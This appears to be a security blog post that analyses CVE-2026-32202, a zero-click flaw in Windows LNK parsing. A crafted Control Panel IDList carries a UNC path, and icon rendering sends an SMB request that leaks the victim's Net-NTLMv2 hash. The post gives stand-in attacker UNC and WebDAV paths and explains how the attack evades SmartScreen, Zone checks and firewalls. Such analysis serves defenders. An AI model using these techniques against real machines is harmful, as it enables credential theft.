
Today we're going to talk about CVE-2026-32202, one of the most recent vulnerabilities — it is triggered simply by the victim viewing [a folder], and it relates to the LNK file structure.
Before we start the scenario, let's first take a look at what an LNK file actually is and what structure it has.

An LNK file — short for Shortcut or Link in Windows — is a small binary file that acts like a pointer or a signpost, referencing another file, folder, application, or network address on the system.
One of the most important — and problematic — components we'll be dealing with is the LinkTargetIDList. Let's first understand what it is and what purpose it serves.
Question 1: How does Explorer "see" the world?
Imagine a large library. Inside this library:
- Some shelves are real and actually contain books → like drives
C:\andD:\ - Some shelves are actually just signs that redirect you to another section → like the Control Panel
Windows Explorer works in exactly the same way — it operates within a tree-shaped namespace called the Shell Namespace.

In fact, the Shell Namespace is a virtual tree that Explorer uses to render the environment. This tree is not limited to real files — it includes three types of objects:

This is why when you click on Control Panel, Explorer doesn't look for any folder on disk — instead, it communicates with a COM Object in memory.
Which raises the question: What actually is the Control Panel?
The Control Panel is not a regular folder. If you go looking for it on your hard drive, you won't find it. It is a COM Object — a piece of software that Windows instantiates in memory and presents as if it were a folder.

In order for Windows to be able to locate this virtual object, every COM Object is assigned a unique identifier called a CLSID. The CLSID for the Control Panel is:
{26EE0668-A00A-44D7-9371-BEB064C98683}
When Explorer sees this CLSID, it doesn't go looking for a file. Instead, it asks the COM system to instantiate that object:
So what does LinkTargetIDList actually mean?
Imagine you want to create an LNK shortcut that points to the Control Panel. The challenge is: how do you encode the address of something that doesn't exist on disk and has no physical path inside an LNK file?
LinkTargetIDList is essentially a chain of breadcrumbs that tells Explorer:
"Start from Desktop → go into This PC → from there navigate to Control Panel → then go to category index zero → and finally arrive at the IDCONTROLW item."
Each link in this chain is called an ITEMID, and the entire chain is called a PIDL.
When Explorer parses the LinkTargetIDList, it assumes that the Shell Item structures are valid — and without sufficient validation, it processes the data inside IDCONTROLW as a legitimate Control Panel item. As a result, a UNC path embedded inside the Shell Item is treated as trusted, and during icon resolution it triggers an SMB connection.


Before the user even clicks on the file, explorer.exe attempts to render its icon to display it. When the LinkTargetIDList field of the LNK points to a Control Panel object with a manipulated structure, Windows Explorer's parser walks the internal paths and codes defined within it in order to find the icon. This automatic processing is precisely what makes the attack chain zero-click.
Stage 2 — Delegation to shell32.dll
Since the target of this LNK is not a regular file but rather an object in the Shell Namespace, Explorer cannot process it directly. Instead, it forwards the LinkTargetIDList (the PIDL) to shell32.dll.
The reason shell32.dll is involved is that this library:
- Is responsible for processing Shell structures
- Can parse PIDLs
- Resolves CLSIDs
- Interfaces with COM Objects belonging to the Shell Namespace
- Is the only DLL capable of reading the IDLists inside
LinkTargetIDListand decoding them into paths
Consequently, Explorer has no need to know the internal details of the Control Panel — it delegates the entire resolution process to shell32.dll.
Stage 3 — IDCONTROLW Processing by Shell32
Shell32 walks each ITEMID in the PIDL in order: first it resolves Control Panel, then enters the relevant category, and finally arrives at the IDCONTROLW structure.
At this point, Shell32 uses CControlPanelFolder from the ModuleMapped module. This module checks whether the .cpl file exists on disk, then calls PathFileExistW on the extracted path. If the path is a UNC path — such as \\Attacker\share\x.cpl
Note: Why Does SmartScreen Go Blind?
Windows has hardened security mechanisms like SmartScreen and Internet Zones to prevent direct execution of unknown or suspicious files downloaded from the internet. So the question is: why does SmartScreen go blind here?
When a file is downloaded from the internet, Windows appends an Alternate Data Stream called Zone.Identifier to it:
ZoneId=3 ← Internet ZoneHowever, the Zone check is never applied to icon rendering by Explorer. Beyond that, the attacker conceals their UNC path:
\\attacker.com\share\payload.cpldeep inside the data structure of an IDCONTROLW Control Panel item — bypassing standard security validations entirely, because the system believes it is loading a native Control Panel property, not an external component originating from the internet.
A Control Panel object is considered a fully internal, native, and trusted structure by the Windows Shell.
The precise IDList structure:
IDList[0] — Entry point into Control Panel:
{26EE0668-A00A-44D7-9371-BEB064C98683}
This is the standard Windows identifier for the Control Panel Root. With this item, Windows understands that the shortcut's target is not a file on drive C — instead, it must enter the Control Panel namespace. Explorer sees this CLSID and asks COM to instantiate the corresponding object.
IDList[1] — Category selection:_IDCONTROLW
This item contains the malicious UNC path — and this is where the attack actually happens. Under normal circumstances, this section should hold the name of a Control Panel applet such as Mouse or Keyboard. However, the attacker has leveraged an undocumented structure called _IDCONTROLW.
Inside this structure, instead of a local application name, a network UNC path has been planted:
\\attacker_ip\share\malicious.cplShell32 then processes this data without validation as a legitimate Control Panel item, and calls PathFileExistsW to check whether the file exists — which ultimately results in an SMB request being sent to the attacker's server.
Section 8: After the SMB Request Is Received
Once the request reaches the attacker's server, Windows' built-in NTLM Challenge-Response mechanism — which is part of the SMB protocol — causes the victim's Net-NTLMv2 hash to be exposed to the attacker.

Additionally, in environments where port 445 (SMB) is blocked by a firewall, the attacker can substitute a standard UNC path with a WebDAV path:
\\attacker.com@80\share\payload.cplWindows automatically resolves this format via the WebClient service over port 80 or 443. The primary advantage of this technique is that HTTP/HTTPS traffic is rarely filtered on most corporate networks and passes cleanly through perimeter firewalls.
The only prerequisite is that the WebClient service must be running on the victim's machine. On Windows 10/11 it is present by default, but may be in a disabled state.
This vulnerability demonstrates that Windows Shell's implicit trust in PIDL data — combined with automatic Shell Namespace processing — can result in NTLM credential exposure without a single file ever being executed.
The attacker abuses three layers of Windows trust — the COM Object, the Control Panel Namespace, and Icon Rendering — to construct a fully zero-click attack in which:
- The victim only needs to open the folder containing the LNK file
- No click, confirmation, or execution is required
- Both SmartScreen and Zone checks are bypassed entirely
- The end result: Net-NTLMv2 hash captured — network access achieved.
Thank you for staying with us until the end. I hope this short journey into the world of CVE-2026-32202 was worth your time. Until the next exploit... stay sharp — be the hunter, not the hunted.⎈